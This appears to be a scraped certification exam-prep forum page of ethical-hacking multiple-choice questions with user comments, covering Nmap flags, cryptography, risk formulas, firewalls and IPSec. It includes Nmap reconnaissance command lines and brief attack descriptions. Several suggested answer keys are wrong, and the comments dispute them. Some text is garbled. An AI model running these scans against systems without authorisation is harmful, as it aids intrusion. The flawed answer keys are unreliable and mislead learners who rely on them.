C is the correct, uses the -T0 switch to slow down the scan.
A and D are kind of noisy because of the -A switch.
B is also fast and visible - because of the -T5
upvoted 7 times

🗳️ **sudowhoami** Most Recent 9 months ago
Selected Answer: C
C is the correct answer.
upvoted 1 times

🗳️ **DataTraveler** 9 months ago
Selected Answer: C
Optimize Timing Parameters
To control the scan activity, Nmap provides the -T option for scanning ranging from high-level to low-level timing aggressiveness. This can be extremely useful for scanning highly filtered networks.

p.332/316
upvoted 1 times

🗳️ **Novmejist** 2 years, 6 months ago
C. nmap -sT -O -T0
upvoted 1 times

🗳️ **Nassman** 2 years, 7 months ago
All the options are noisy and can get you detected, but -T0 is very slow and packets are sent at a very slow rate, packets per minute and not several per second. It is the least worst answer.
upvoted 4 times

🗳️ **[Removed]** 3 years, 1 month ago
-T0 : paranoid , very slow and stealthy scan timing.
upvoted 3 times

🗳️ **Jez2021** 3 years, 2 months ago
NMAP Switches/Options: <https://nmap.org/book/man-briefoptions.html>
upvoted 3 times

What does the "-oX flag do in an Nmap scan?

- A. Perform an eXpress scan
- B. Output the results in truncated format to the screen
- C. Output the results in XML format to a file
- D. Perform an Xmas scan

Suggested Answer: C

Community vote distribution

C (100%)

 **DataTraveler** 9 months ago

Selected Answer: C

Attackers use the following Nmap command to scan a specific IP address: `nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name><IP>`

p.2635/2619

17. Now, type `db_import Test` and hit Enter to import the Nmap results from the database.

Lab Manual p. 3738/309

upvoted 1 times

 **Daniel8660** 1 year, 8 months ago

Selected Answer: C

Nmap `-oN/-oX/-oS/-oG <file>`: Output scan in normal. -oX means an XML output.

upvoted 3 times

 **Urltenm** 2 years, 4 months ago

C - is correct.


`-oN/-oX/-oS/-oG <file>`: Output scan in normal, XML, s|<rlpt klddi3...

upvoted 3 times

 **peace_iron** 2 years, 5 months ago

-oX means an XML output. Thus C is a correct answer.

upvoted 1 times

 **Scryptic** 2 years, 10 months ago

OUTPUT:


`-oN/-oX/-oS/-oG <file>`: Output scan in normal, XML, s|<rlpt klddi3,

upvoted 3 times

 **GSEC_FANATIC** 2 years, 8 months ago

And the -oG is for grepable output ;)

upvoted 2 times

 **phellipecch** 3 years, 1 month ago

What does the -oX flag do in an Nmap scan? (I guess)

Syntax: `nmap -oX </path/filename.xml> <target>`

upvoted 1 times

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

- A. Perform a vulnerability scan of the system.
- B. Determine the impact of enabling the audit feature.
- C. Perform a cost/benefit analysis of the audit feature.
- D. Allocate funds for staffing of audit log review.

Suggested Answer: B

Community vote distribution

B (100%)

semselem **Highly Voted** 1 year, 10 months ago

Selected Answer: B

correct answer

upvoted 6 times

MGRavindra **Most Recent** 9 months, 2 weeks ago

Idealy performing a vulnerability scan should be first step

upvoted 3 times

AjaxFar 1 year, 11 months ago

B AND C seems to be the correct answer

upvoted 2 times

Novmejst 2 years ago

B. Determine the impact of enabling the audit feature.

upvoted 2 times

Which Intrusion Detection System is best applicable for large environments where critical assets on the network need extra scrutiny and is ideal for observing sensitive network segments?

- A. Honeypots
- B. Firewalls
- C. Network-based intrusion detection system (NIDS)
- D. Host-based intrusion detection system (HIDS)

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ **kiblatu** Highly Voted 2 years, 5 months ago

C is the correct answer based on the question's key word "ideal for observing sensitive network segments"
upvoted 9 times

🗳️ **Daniel8660** Highly Voted 1 year, 2 months ago

Selected Answer: C

Types of Intrusion Detection Systems

Network-Based Intrusion Detection Systems (NIDS) black box on the network in a promiscuous mode. DoS, Port Scan. (P.1483/1463)
upvoted 5 times

🗳️ **yasso2023** Most Recent 8 months, 3 weeks ago

Selected Answer: C

Firewalls and Honeypots are not an IDS
upvoted 1 times

🗳️ **thmthoom** 11 months ago

Selected Answer: C

Firewalls and Honeypots are not an IDS
deal for observing sensitive network segments = C
upvoted 2 times

🗳️ **NoorJay** 1 year, 5 months ago

The answer is C.
upvoted 2 times

🗳️ **MasterMark** 1 year, 7 months ago

C is the correct answer.
Firewalls and Honeypots are not an IDS
Host base IDS does not fit part in the question "observing sensitive network segments"
upvoted 1 times

🗳️ **Urltenm** 1 year, 10 months ago

FW + NIDS (like Cisco FTD for ex.)
C is preferable answer.
upvoted 1 times

🗳️ **Novmejst** 2 years ago

C. Network-based intrusion detection system (NIDS)
upvoted 1 times

🗳️ **HugoCampos** 2 years, 6 months ago

Why could not to be HIDS?. The question mentions critical assets..
upvoted 1 times

🗳️ **Mr_Gray** 2 years, 3 months ago

HIDS would only cover individual host. NIDS - network

upvoted 4 times

The collection of potentially actionable, overt, and publicly available information is known as

- A. Open-source intelligence
- B. Real intelligence
- C. Social intelligence
- D. Human intelligence

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **yasso2023** 8 months, 3 weeks ago

Selected Answer: A

A. Open-source intelligence
upvoted 1 times

🗳️ 👤 **Daniel8660** 1 year, 2 months ago

Selected Answer: A

Organize and Store Cyber Threat Information in Knowledge Base

Organizations generally collect threat information from a wide variety of sources, including open sources, external sources, and commercial threat feeds. (P.3393/3377)

upvoted 3 times

🗳️ 👤 **Novmejst** 2 years ago

A. Open-source intelligence
upvoted 1 times

🗳️ 👤 **Osen** 2 years, 3 months ago

A is correct.

Open-source intelligence refers to a broad array of information and sources that are generally available.


upvoted 1 times

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
- B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- C. Symmetric encryption allows the server to securely transmit the session keys out-of-band.
- D. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

Suggested Answer: A

Community vote distribution



🗳️ 👤 **MeganONO** Highly Voted 4 years, 4 months ago

I would say :

D. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

upvoted 40 times

🗳️ 👤 **rafp6** Highly Voted 4 years, 4 months ago

D . Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

upvoted 7 times

🗳️ 👤 **Silascarter** 3 years, 7 months ago

Your Option "D" is different from what you typed. Misleading. And are some phones not more powerful than some PCs? We have phones that are 8GB RAM/1 TB 6Ghz Windows Core i5.

upvoted 1 times

🗳️ 👤 **uday1985** 3 years ago

CEH probably talking about Samsung Note 1 or even iPhone 3s... its technically right since their material is outdated

upvoted 2 times

🗳️ 👤 **JohnRay** Most Recent 9 months, 1 week ago

Selected Answer: D

The answer is D

upvoted 1 times

🗳️ 👤 **alodha100** 1 year, 3 months ago

D is the correct answer.

upvoted 1 times

🗳️ 👤 **sistani** 1 year, 6 months ago

Selected Answer: D

it is D

upvoted 1 times

🗳️ 👤 **DataTraveler** 1 year, 9 months ago

Selected Answer: D

[TLS] uses a symmetric key for bulk encryption, an asymmetric key for authentication and key exchange, and message authentication codes for message integrity

Appendix A, p.3273/3257

upvoted 1 times

🗳️ 👤 **ostorgaf** 1 year, 10 months ago

Selected Answer: D

One of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS is that asymmetric cryptography is used for secure key exchange and authentication, while symmetric cryptography is used for data encryption and decryption. Asymmetric cryptography is computationally expensive, so using it only for the initial key exchange and then switching to faster symmetric cryptography for actual data encryption provides a

balance between security and performance. This approach allows secure negotiation of session keys, which are then used for symmetric encryption, which is faster and more efficient for data transmission.

upvoted 1 times

🗳️ 👤 **TRDRPR** 1 year, 11 months ago

Why is the answer 'A' and not 'D'?

upvoted 1 times

🗳️ 👤 **yasso2023** 2 years, 2 months ago

Selected Answer: D

D. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

upvoted 1 times

🗳️ 👤 **nuomi** 2 years, 3 months ago

D. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

upvoted 1 times

🗳️ 👤 **qovert** 2 years, 3 months ago

Answer: D

In SSL/TLS, asymmetric cryptography is used during the initial handshake to securely exchange and negotiate session keys. Once the keys have been exchanged, symmetric cryptography is used for encrypting the data transmitted between the client and server. Symmetric encryption is more efficient and faster than asymmetric encryption, making it more suitable for bulk data encryption during the communication session.

upvoted 1 times

🗳️ 👤 **sphenixfire** 2 years, 5 months ago

Selected Answer: D

Is correct

upvoted 1 times

🗳️ 👤 **josevirtual** 2 years, 6 months ago

Selected Answer: D

Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

upvoted 1 times

🗳️ 👤 **salei** 2 years, 6 months ago

Selected Answer: D

Seems the most appropriate

upvoted 1 times

🗳️ 👤 **AshGreenway** 2 years, 6 months ago

Selected Answer: D

D, gives benefits for both high and low computing power machines.

upvoted 1 times

🗳️ 👤 **Dar87** 2 years, 7 months ago

Selected Answer: D

Asymmetric Cryptography is typically used to transmit Symmetric keys due to the high resource cost associated with Asymmetric. No current devices fails between either.

upvoted 1 times

🗳️ 👤 **Dar87** 2 years, 7 months ago

Selected Answer: D

Asymmetric Cryptography is typically used to transmit Symmetric keys due to the high resource cost associated with Asymmetric. No current devices fails between either.

upvoted 1 times

The change of a hard drive failure is once every three years. The cost to buy a new hard drive is \$300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns \$10/hour.


Calculate the SLE, ARO, and ALE. Assume the EF = 1(100%). What is the closest approximate cost of this replacement and recovery operation per year?

- A. \$1320
- B. \$440
- C. \$100
- D. \$146

Suggested Answer: D

Community vote distribution

D (100%)

 **americaman80** Highly Voted 3 years, 2 months ago

AV (Asset value) = \$300 + (14 * \$10) = \$440 - the cost of a hard drive plus the work of a recovery person, i.e. how much would it take to replace 1 asset? 10 hours for restoring the OS and soft + 4 hours for DB restore multiplies by hourly rate of the recovery person.

SLE (Single Loss Expectancy) = AV * EF (Exposure Factor) = \$440 * 1 = \$440

ARO (Annual rate of occurrence) = 1/3 (every three years, meaning the probability of occurring during 1 years is 1/3)

ALE (Annual Loss Expectancy) = SLE * ARO = 0.33 * \$440 = \$145.2 ~\$145

upvoted 90 times

 **Mr_Gray** 2 years, 9 months ago

indeed an incredible explanation.

upvoted 5 times

 **Kamal_SriLanka** 2 years, 11 months ago

Excellent explanation

upvoted 4 times

 **NoobAWS** 2 years, 2 months ago

How about as simple as this > \$300 for HDD + \$140 for labor = 440 / 3 (for three years)

= 146

upvoted 18 times

 **Scryptic** Highly Voted 2 years, 10 months ago

Or very much simplified, \$10 per hour times 14 hours (\$140) + \$300 = \$440.

Expected life of drive 3 years, so 440/3 years (Average the cost over the span of the expected lifetime) (\$440/3) \$146.67

upvoted 27 times

 **dtrek_cyber** 1 year, 1 month ago

Simplified works better!

upvoted 1 times

 **DataTraveler** Most Recent 9 months ago

Selected Answer: D

Risk Calculation Formulas

Asset Value (AV): The value you have determined an asset to be worth

Exposure Factor (EF): The estimated percentage of damage or impact that a realized threat would have on the asset

Single Loss Expectancy (SLE): The projected loss of a single event on an asset

Annual Rate of Occurrence (ARO): The estimated number of times over a period the threat is likely to occur

Annualized Loss Expectancy (ALE): The projected loss to the asset based on an annual estimate

Appendix B p.3382/3366

upvoted 1 times



What is the known plaintext attack used against DES which gives the result that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key?

- A. Man-in-the-middle attack
- B. Meet-in-the-middle attack
- C. Replay attack
- D. Traffic analysis attack

Suggested Answer: B

Community vote distribution

B (100%)

  **Daniel8660** Highly Voted 1 year, 8 months ago

Selected Answer: B


Meet-in-the-Middle

Attack on Digital Signature SchemesA meet-in-the-middle attack is the best attack method for cryptographic algorithms using multiple keys for encryption. This enables the attacker to gain access to the data easily compared with double DES. (P.3119/3103)
upvoted 5 times

  **ostorgaf** Most Recent 10 months, 1 week ago

Selected Answer: B

In a meet-in-the-middle attack against DES, an attacker tries to find a pair of keys that produce a specific known plaintext-ciphertext pair. The attacker encrypts the plaintext with all possible keys and stores the results in a table. Then, they decrypt the ciphertext with all possible keys and match the results from both processes to find a pair of keys that yield the desired known plaintext-ciphertext pair. This attack shows that using two separate keys for encrypting and then decrypting a message is not significantly more secure than using a single key, as the attacker can find a pair of keys that achieves the same result as a single key.
upvoted 1 times



  **alismaini** 11 months, 1 week ago

Selected Answer: B

Meet-in-the-middle attack is attack on Digital encryption standard, breaking the encryption process into simpler, separate steps instead of one long, complex chain. It is executed to decode multiple DES.
upvoted 1 times

  **sanket111** 1 year, 8 months ago

Answer :- B keyword is 'Plaintext'
upvoted 3 times

  **baybay** 1 year, 9 months ago

The meet-in-the-middle attack (MITM), a known plaintext attack, is a generic space-time tradeoff cryptographic attack against encryption schemes that rely on performing multiple encryption operations in sequence. The MITM attack is the primary reason why Double DES is not used and why a Triple DES key (168-bit) can be brute-forced by an attacker with 256 space and 2112 operations
upvoted 4 times

  **americaman80** 3 years, 2 months ago

Correct
upvoted 4 times

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.

A camera captures people walking and identifies the individuals using Steve's approach. After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:

- A. Although the approach has two phases, it actually implements just one authentication factor
- B. The solution implements the two authentication factors: physical object and physical characteristic
- C. The solution will have a high level of false positives
- D. Biological motion cannot be used to identify people

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **Nicholas1999** Highly Voted 2 years, 11 months ago

This reminds me of mission impossible

upvoted 13 times

🗳️ 👤 **Apux** 2 years, 11 months ago

same for me. ha ha ha.

upvoted 1 times

🗳️ 👤 **peace_iron** Highly Voted 2 years, 5 months ago

The answer is definitely B.

Something you know: such as a password or a PIN code.

Something you have: such as a key, a smart card, or RFID Badge -- these are physical objects we have.

Something you are: this includes all biometric properties, such as fingerprints.

1. Physiological: properties that will normally not change, such as fingerprints and your iris.

2. Behavioral: properties that are learned, such as signature and (gait)--> walking style--> behavioral means physical characteristic.

upvoted 6 times

🗳️ 👤 **DataTraveler** Most Recent 9 months ago

Selected Answer: B

Two-factor authentication involves using two different authentication factors out of a possible three (a knowledge factor, a possession factor, and an inherence factor) to verify the identity of an individual in order to enhance security in authentication systems.

Appendix B p.3354/3338

upvoted 1 times

🗳️ 👤 **piccolopersiano** 1 year, 3 months ago

options 2 pg 3354 "smartcard or token and biometrics, or other combinations

" thus B

upvoted 2 times

🗳️ 👤 **josevirtual** 1 year, 6 months ago

Selected Answer: B

I physical characteristic?? Anyway, against my personal opinion, I think the correct answer is B.

<https://www.ncbi.nlm.nih.gov/pmc/articles/PMC7435811/>

upvoted 1 times

🗳️ 👤 **dinonino** 1 year, 9 months ago

Walking pattern can change if the person is hurt. This is not a valid option.

upvoted 4 times

🗳️ 👤 **Mara03** 2 years ago

walking patterns are already in use in big cities. nothing new anymore and they work accurate. B definitely.

upvoted 2 times

🗨️ 👤 **Aliast** 2 years, 4 months ago

Selected Answer: B

Two characters.

upvoted 1 times

🗨️ 👤 **AjaxFar** 2 years, 6 months ago

Smile.....

upvoted 1 times

🗨️ 👤 **Mr_Gray** 2 years, 9 months ago

something you have and something you are. that's 2 factor

upvoted 1 times

🗨️ 👤 **d0uggie** 2 years, 9 months ago

i dont think using different terminology to describe "something you have" (badge) and "something you are" (walking style) means the answer is wrong. doesn't seem like this test ever tries to trick you.

upvoted 2 times

🗨️ 👤 **brdweek** 2 years, 10 months ago

I think it's C

there is no 2 factor auth

upvoted 1 times

🗨️ 👤 **Cww1** 2 years, 10 months ago

Im going D

upvoted 1 times

🗨️ 👤 **mil1989** 2 years, 10 months ago

There are no such authentication factos as physical object and physical characteristic. There are only:Knowledge Factors, Possession Factors , Inherence Factors, Location Factors, Behavior Factors. So B is not a correct option.

upvoted 1 times

🗨️ 👤 **CanORage** 2 years, 9 months ago

I think this depends on the framework defining MFA - I've seen those you referenced as well, but the wiki entry for MFA uses the wording "physical object" for something you have, and "physical characteristic" for something you are. I think B might be correct.

upvoted 3 times

🗨️ 👤 **kroenen** 2 years, 11 months ago

Hahahahaha

upvoted 1 times

What is not a PCI compliance recommendation?

- A. Use a firewall between the public network and the payment card data.
- B. Use encryption to protect all transmission of card holder data over any public network.
- C. Rotate employees handling credit card transactions on a yearly basis to different departments.
- D. Limit access to card holder data to as few individuals as possible.

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **DataTraveler** 9 months ago

Selected Answer: C

Table 1.3: Table Showing the PCI Data Security Standard—High-Level Overview

P. (94/78)

upvoted 1 times

🗳️ 👤 **piccolopersiano** 1 year, 3 months ago

pg 94 thus C

upvoted 1 times

🗳️ 👤 **Jasonxxx** 2 years, 6 months ago

Selected Answer: C

Question is asking "what is NOT" so correct Answer is C

upvoted 2 times

🗳️ 👤 **AjaxFar** 2 years, 6 months ago

C is correct. Not PCI function

upvoted 2 times

🗳️ 👤 **tille** 3 years, 1 month ago

The correct answer is C. Rotate employees handling credit card transactions on a yearly basis to different departments.

upvoted 4 times

🗳️ 👤 **Jez2021** 3 years, 2 months ago

The answer is B: The 12 requirements of PCI DSS are (<https://www.controlcase.com/what-are-the-12-requirements-of-pci-dss-compliance/>):

Install and maintain a firewall configuration to protect cardholder data

Do not use vendor-supplied defaults for system passwords and other security parameters

Protect stored cardholder data

Encrypt transmission of cardholder data across open, public networks

Use and regularly update anti-virus software or programs

Develop and maintain secure systems and applications

Restrict access to cardholder data by business need to know

Assign a unique ID to each person with computer access

Restrict physical access to cardholder data

Track and monitor all access to network resources and cardholder data

Regularly test security systems and processes

Maintain a policy that addresses information security for all personnel

upvoted 2 times

🗳️ 👤 **EthicalLearner** 3 years, 2 months ago

Question is asking "what is NOT" so correct Answer is C

upvoted 21 times

What is the minimum number of network connections in a multihomed firewall?

- A. 3
- B. 5
- C. 4
- D. 2

Suggested Answer: A

Community vote distribution

D (83%)

A (17%)

  **raf6**  4 years, 4 months ago

According CEH Al-matt walker book: page 377 --> firewall has two or more interfaces, it is referred to as multi-homed. Guess the answer should be 2.
upvoted 37 times

  **KumaraRashu** 3 years, 4 months ago

its min 2

upvoted 3 times

  **buah**  4 years, 1 month ago

Agree, i would say 2 is the minimum

"What is a multihomed firewall?

A multi-homed firewall is a firewall device or host system that has two or more network interfaces. One interface is connected to the untrusted network and another interface is connected to the trusted network. A DMZ can be added to a multi-homed firewall just by adding a third interface."

upvoted 11 times

  **Dagi_D**  10 months ago

A is correct internal external & DMZ


upvoted 1 times

  **DataTraveler** 1 year, 9 months ago

Selected Answer: A

I believe the point CEH is trying to make is that data has only path to follow in a dual-homed firewall whereas multi-homed has at least 2 paths thus a total of 3 connections are required at minimum.

upvoted 1 times

  **ostorgaf** 1 year, 10 months ago

Selected Answer: D

A multihomed firewall typically has at least two network connections: one facing the internal network and one facing the external network (Internet). The firewall acts as an intermediary between these networks, providing security by filtering and controlling the traffic that passes between them.

upvoted 1 times

  **nerdynerdfornow_73653** 1 year, 10 months ago

in page 1492, the official courseware says a multihomed firewall has more than 3 network interfaces. so the answer cannot be 3 because it has 3 NICs, however the question was asking how many network connections can it make. in the same paragraph of page 1491, it says it can make 2 or more connections. so the minimum is 2. therefore answer should be 2.

upvoted 1 times

  **rickcoyw** 2 years ago

Selected Answer: D

Minimum

upvoted 1 times

  **piccolopersiano** 2 years, 3 months ago

pg 1491 The multi-homed firewall has more than three interfaces that allow for further subdividing the systems based on the specific security objectives of the organization. thus A

upvoted 1 times

🗨️ 👤 **funsway1** 2 years, 4 months ago

Selected Answer: D

the minimum is 2

upvoted 2 times

🗨️ 👤 **josevirtual** 2 years, 7 months ago

Selected Answer: D

According to the courseware, page 1490, 2 or more is multi-homed

upvoted 2 times

🗨️ 👤 **Daniel8660** 2 years, 8 months ago

Selected Answer: D

Multi-homed Firewall

A firewall with two or more interfaces is present that allows further subdivision of the network based on the specific security objectives of the organization. (P.1490/1474)

upvoted 2 times

🗨️ 👤 **Jbarazani** 2 years, 8 months ago

Selected Answer: D

D checked in the CEH book

upvoted 1 times

🗨️ 👤 **C1ph3rSt0rm** 2 years, 9 months ago

Dual-homed = 2

Multi-homed = 3 or more

upvoted 2 times

🗨️ 👤 **Genesis777** 2 years, 9 months ago

CEH Material - A multi-homed firewall is a node with multiple NICs that connects to two or more networks. It connects each interface to separate network segments logically and physically.

upvoted 1 times

🗨️ 👤 **Blueteam** 2 years, 9 months ago

The answer should be 3.

For a second forget about multihomed and just think of a regular FW.

How many connections a regular FW has? 2, One for LAN and one for WAN (internet). One connection comes in to the FW and one goes out from FW to LAN.

Now let's say that FW can support at least 2 LANs. Then how many minimal connections needed? The answer is 3. One that comes in and two that goes out to each supported LAN.

upvoted 5 times

🗨️ 👤 **Kratak** 2 years, 10 months ago

I believe the answer should be 3, as it asks how many "Connections" not firewalls or interfaces. If you look at page 1490 it shows LAN<-->Firewall<-->DMZ<-->Firewall<-->WAN

Now while yes you can logically do this one one firewall I am taking CEH material here and this would show you would need for a multi-homed setup 2 firewalls

3 Connections (LAN, DMZ and WAN)

7 interfaces + 1 to your router for WAN

I do think the question is a little vague, but I would say CEH best practice is to ALWAYS use DMZ and therefore 3 will be the right answer

upvoted 4 times

🗨️ 👤 **BIOLorenz** 2 years, 11 months ago

Selected Answer: D

From CEHV11 Material - Page 1474

Multi-homed Firewall

In this case, a firewall with **two** or more interfaces is present that allows further subdivision of the network based on the specific security objectives of the organization

upvoted 2 times

Suppose your company has just passed a security risk assessment exercise. The results display that the risk of the breach in the main company application is 50%. Security staff has taken some measures and implemented the necessary controls. After that, another security risk assessment was performed showing that risk has decreased to 10%. The risk threshold for the application is 20%. Which of the following risk decisions will be the best for the project in terms of its successful continuation with the most business profit?

- A. Accept the risk
- B. Introduce more controls to bring risk to 0%
- C. Mitigate the risk
- D. Avoid the risk

Suggested Answer: A

Community vote distribution

A (100%)

 **Germ8790** Highly Voted 1 year, 9 months ago

It says it dropped to 10%, not by 10%. Tripped me up
upvoted 11 times

 **bpareja** Most Recent 8 months, 1 week ago

Selected Answer: A

It is below the threshold of the company 10<20%
upvoted 2 times

 **qovert** 9 months ago

Answer: A

Since the risk level has been reduced to 10%, which is below the risk threshold of 20%, it is acceptable for the project to continue without introducing additional controls. Accepting the risk means acknowledging and monitoring the residual risk while carrying on with the project. The other options would involve additional cost, effort, or project changes that may not be necessary, given that the current risk level is below the established threshold.

upvoted 2 times

 **piccolopersiano** 9 months, 1 week ago

C. Why not mitigate
upvoted 2 times

 **Shekhdaviraj** 10 months ago

C. Mitigate the risk

The best risk decision in this scenario would be to mitigate the risk. This means implementing additional controls or measures to further reduce the risk of a breach in the main company application.

upvoted 1 times

 **guspukeydo** 10 months ago

C. Mitigate the risk

The best risk decision in this scenario would be to mitigate the risk. This means implementing additional controls or measures to further reduce the risk of a breach in the main company application.

upvoted 1 times

 **DataTraveler** 10 months, 4 weeks ago

The keys here are the business profit and the fact that the threshold of 20% was already more than satisfied.

upvoted 2 times

 **[Removed]** 2 years, 2 months ago

why not mitigate a risk?

upvoted 2 times

  **Snipa_x** 2 years, 1 month ago

Yes plus one to Silascarter.

upvoted 2 times

  **Silascarter** 2 years, 1 month ago

This is called Residual Risk. Your risk level can never be Zero as no security is absolute.


upvoted 8 times

You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

- A. All three servers need to be placed internally
- B. A web server facing the Internet, an application server on the internal network, a database server on the internal network
- C. A web server and the database server facing the Internet, an application server on the internal network
- D. All three servers need to face the Internet so that they can communicate between themselves

Suggested Answer: D

Community vote distribution



guilo84 Highly Voted 2 years, 1 month ago

Any answer suggesting a database face the internet is wrong. And if all three are internal then no customers could reach it. Elimination is the best method here. B

upvoted 14 times

Dididom Most Recent 8 months, 3 weeks ago

Answer is "D" all 3 servers need to be reachable from Internet. All 3 servers could be in a DMZ. It could not be answer "B" because, never a server/database in the LAN should be reachable from Internet. So B is not correct.

upvoted 1 times

DataTraveler 9 months ago

Selected Answer: D

The question never actually specifies the architecture of the servers but it does say they need to be "on the internet" which means available. I believe this is D.

upvoted 2 times

ostorgaf 10 months, 1 week ago

Selected Answer: B

This architecture follows the principle of defense in depth and least privilege. By placing the web server facing the Internet, it can handle incoming web traffic and interact with external users. The application server, which contains the logic and processes for the software package, is placed on the internal network to provide an extra layer of security. The database server, which holds sensitive data, is also placed on the internal network to further protect it from direct external access. This configuration helps reduce the attack surface and potential exposure of sensitive data to the public Internet.

upvoted 2 times

OA1 11 months ago

Selected Answer: B

I agree with option B as the correct answer. Database server should be on internal network, not facing the internet.

upvoted 1 times

OA1 11 months ago

I agree with option B as the correct answer. Database server should be on internal network, not facing the internet.

upvoted 1 times

Timebear 1 year, 3 months ago

From a security perspective B is the correct answer but notice how the question doesn't ask how to set up the servers in the most secure way but just the RECOMMENDED way. This is a trick question and pisses me off but I got it right because I saw through the bullshit.

upvoted 1 times

qovert 1 year, 3 months ago

Answer: B

This architecture follows the best practice of using a multi-tiered approach to separate the different components of the web-based software package. Placing the web server facing the Internet allows users to access the application, while keeping the application server and the database server on the

internal network provides an additional layer of security. This setup helps to minimize the exposure of sensitive data and reduces the attack surface by limiting direct access to the application and database servers from the Internet.

upvoted 1 times

🗨️ 👤 **Shekhdaviraj** 1 year, 4 months ago

B is correct

upvoted 2 times

🗨️ 👤 **Shin_Frankie** 1 year, 4 months ago

Selected Answer: B

only web server need face internet

upvoted 2 times

🗨️ 👤 **VOAKDO** 1 year, 5 months ago

Selected Answer: B

3-TIER:

1-WEB.AP. FACE ON THE INTERNET-

2.-LOGIC:INTERNAL

3.-BBDD:INTERNAL

upvoted 1 times

🗨️ 👤 **AshGreenway** 1 year, 6 months ago

Selected Answer: B

Internet-facing database is a BAD IDEA! B is the better answer, web server should be the ONLY one that's internet-facing.

upvoted 1 times

🗨️ 👤 **Stants** 1 year, 5 months ago

Agreed it is B. It is standard 3-tier application architecture model.

upvoted 1 times

🗨️ 👤 **karloska2015** 1 year, 8 months ago

The correct response is B...

upvoted 1 times

🗨️ 👤 **study4test** 1 year, 9 months ago

Selected Answer: B

only the web server should face the internet

upvoted 3 times

🗨️ 👤 **mskichu** 1 year, 9 months ago

Selected Answer: B

Answer is B

upvoted 2 times

🗨️ 👤 **tinkerer** 1 year, 9 months ago

B is the correct answer

upvoted 2 times

🗨️ 👤 **noblethic** 1 year, 9 months ago

Selected Answer: B

Having all three servers facing the Internet is possible, but not advisable, from a security standpoint.

upvoted 2 times




An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections. When users accessed any page, the applet ran and exploited many machines.
Which one of the following tools the hacker probably used to inject HTML code?

- A. Wireshark
- B. Ettercap
- C. Aircrack-ng
- D. Tcpdump

Suggested Answer: B

Community vote distribution

B (100%)

  **Scryptic**  1 year, 9 months ago

Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN. It can be used for computer network protocol analysis and security auditing. It runs on various Unix-like operating systems including Linux, Mac OS X, BSD and Solaris, and on Microsoft Windows
upvoted 15 times

  **Daniel8660**  8 months, 2 weeks ago

Selected Answer: B


Confidentiality Attacks

MITM Attack

Running conventional MITM attack tools on an evil-twin AP to intercept TCP sessions or Secure Sockets Layer (SSL)/Secure Shell (SSH) tunnels.

Method and Tools¶dsniff, ☆ettercap, aLTER attack. (P.2218/2202)

upvoted 3 times

  **martco** 1 year, 7 months ago

https://owasp.org/www-community/attacks/Manipulator-in-the-middle_attack

upvoted 1 times

  **auespo10** 2 years, 1 month ago

correct

upvoted 4 times

  **americaman80** 2 years, 2 months ago

Correct

upvoted 3 times

Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?

- A. ESP transport mode
- B. ESP confidential
- C. AH permiscuous
- D. AH Tunnel mode

Suggested Answer: A




Community vote distribution

A (100%)

  **Bot001**  2 years, 4 months ago

ESP transport mode should be used to ensure the integrity and confidentiality of data that is exchanged within the same LAN. What is transport mode and tunnel mode in IPSec? In transport mode, the IP addresses in the outer header are used to determine the IPSec policy that will be applied to the packet. In tunnel mode, two IP headers are sent.

upvoted 27 times

  **americaman80**  2 years, 8 months ago

Correct

upvoted 6 times

  **juliosc**  10 months, 2 weeks ago

Authentication Header (AH): It offers integrity and data origin authentication, with optional anti-replay features.

Encapsulating Security Payload (ESP): It offers all the services offered by AH as well as confidentiality.

upvoted 1 times

  **Daniel8660** 1 year, 2 months ago

Selected Answer: A

Transport Mode - In the transport mode (also ESP), IPSec encrypts only the payload of the IP packet, leaving the header untouched. It authenticates two connected computers and provides the option of encrypting data transfer. (P.1464/1448)

upvoted 4 times

  **dinonino** 1 year, 3 months ago

In the tunnel mode (also AH), the IPSec encrypts both the payload and header. Hence, in the tunnel mode has higher security than the transport mode. After receiving the data, the IPSec-compliant device performs decryption. The tunnel model is used to create VPNs over the Internet for network-to-network communication (e.g., between routers and link sites), host-to-network communication (e.g., remote user access), and host-to-host communication (e.g., private chat). It is compatible with NAT and supports NAT traversal.

In the tunnel mode, the system encrypts entire IP packets (payload and IP header) and encapsulates the encrypted packets into a new IP packet with a new header. In this mode, ESP encrypts and optionally authenticates entire inner IP packets, whereas AH authenticates entire inner IP packets and selected fields of outer IP headers. The tunnel mode is usually useful between two gateways or between a host and gateway.


upvoted 1 times

  **dinonino** 1 year, 3 months ago

In the transport mode (also ESP), IPSec encrypts only the payload of the IP packet, leaving the header untouched. It authenticates two connected computers and provides the option of encrypting data transfer. It is compatible with network address translation (NAT); therefore, it can be used to provide VPN services for networks utilizing NAT.

